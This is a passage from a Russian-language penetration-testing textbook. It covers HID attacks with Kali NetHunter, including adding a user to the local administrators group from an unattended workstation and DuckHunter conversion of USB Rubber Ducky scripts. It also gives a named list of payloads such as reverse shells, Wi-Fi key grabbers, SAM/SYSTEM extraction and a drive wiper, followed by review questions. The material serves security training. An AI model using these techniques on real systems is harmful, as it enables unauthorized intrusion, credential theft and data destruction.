


Рис. 12.33. Команда ipconfig запущена




Рис. 12.34. Учетная запись пользователя введена в группу локального администратора

Эта атака может быть полезной, если вы находитесь в помещении рядом с целью и можете наблюдать за открытыми рабочими станциями. Вы можете настроить несколько различных команд, а затем просто подключить платформу NetHunter к системе и выполнить ранее подготовленные команды. Можно выполнять более сложные атаки, используя PowerShell или применяя другие сценарии атак.

**DuckHunter.** Инструмент DuckHunter преобразует сценарии USB Rubber Ducky в HID-атаку NetHunter так, как показано ранее. Сценарии USB Rubber Ducky можно загрузить с собственной GitHub-страницы Даррена Китчена (Darren Kitchen) на Hak5's по адресу <https://github.com/hak5darren>. Далее эти сценарии загружаются в HID-инструмент NetHunter на вкладке Convert (Конвертировать).

Нагрузку включают (без ограничений) следующие сценарии:

- Wi-Fi key grabber (захват ключей Wi-Fi);
- Reverse Shell with Persistence (постоянная обратная оболочка);
- Retrieve SAM and SYSYSTEM from a live filesystem (восстановление SAM и SYSTEM из живой файловой системы);
- Netcat Reverse Shell;
- OSX Local DNS Poisoning;
- Batch Wiper/Drive Eraser (пакет для надежной очистки накопителя);
- Wi-Fi Backdoor.

## Резюме

Несмотря на свои маленькие размеры, платформа Kali NetHunter предоставляет количество очень полезных и функциональных инструментов. Серьезным преимуществом для испытателя на проникновение является то, что инструменты и методы этой платформы очень похожи на инструменты и методы платформы Kali Linux. Такой подход к построению платформ Kali NetHunter и Kali Linux экономит время, необходимое испытателю на проникновение для изучения нового набора инструментов, и предоставляет возможность запускать тесты с телефона или планшета. Небольшие размеры устройства, на котором установлены инструменты для проведения тестов, позволяют испытателю незаметно получить доступ к целевой организации. NetHunter — это отличная платформа, которую следует включить в комплект инструментов для тестирования на проникновение.

В следующей главе мы перейдем к стандартам безопасности данных индустрии платежных карт (*Payment Card Industry Data Security Standard, PCI DSS*) и обсудим область применения, планирование, сегментацию и различные инструменты, применяемые для проведения сканирования PCI DSS.

## Вопросы

1. Какие версии телефонов OnePlus и Nexus поддерживают Kali NetHunter?
2. Требуется ли NetHunter root-доступ на мобильном устройстве?
3. Какие сторонние приложения Android включены в NetHunter?
4. Какие типы беспроводного шифрования поддерживаются маршрутизатором Keugen?
5. Назовите несколько особенностей приложения split.
6. Как называется инструмент беспроводной атаки вида MitM?
7. В чем состоит HID-атака DuckHunter?

## Дополнительные материалы

- ❑ Документация по NetHunter: <https://github.com/offensive-security/kali-nethunter/wiki>.
- ❑ Установка NetHunter на устройства Android: <https://www.androidauthority.com/how-to-install-kali-nethunter-android-896887/>.
- ❑ DNS-фишинг с помощью NetHunter: <https://cyberarms.wordpress.com/category/nethunter-tutorial/>.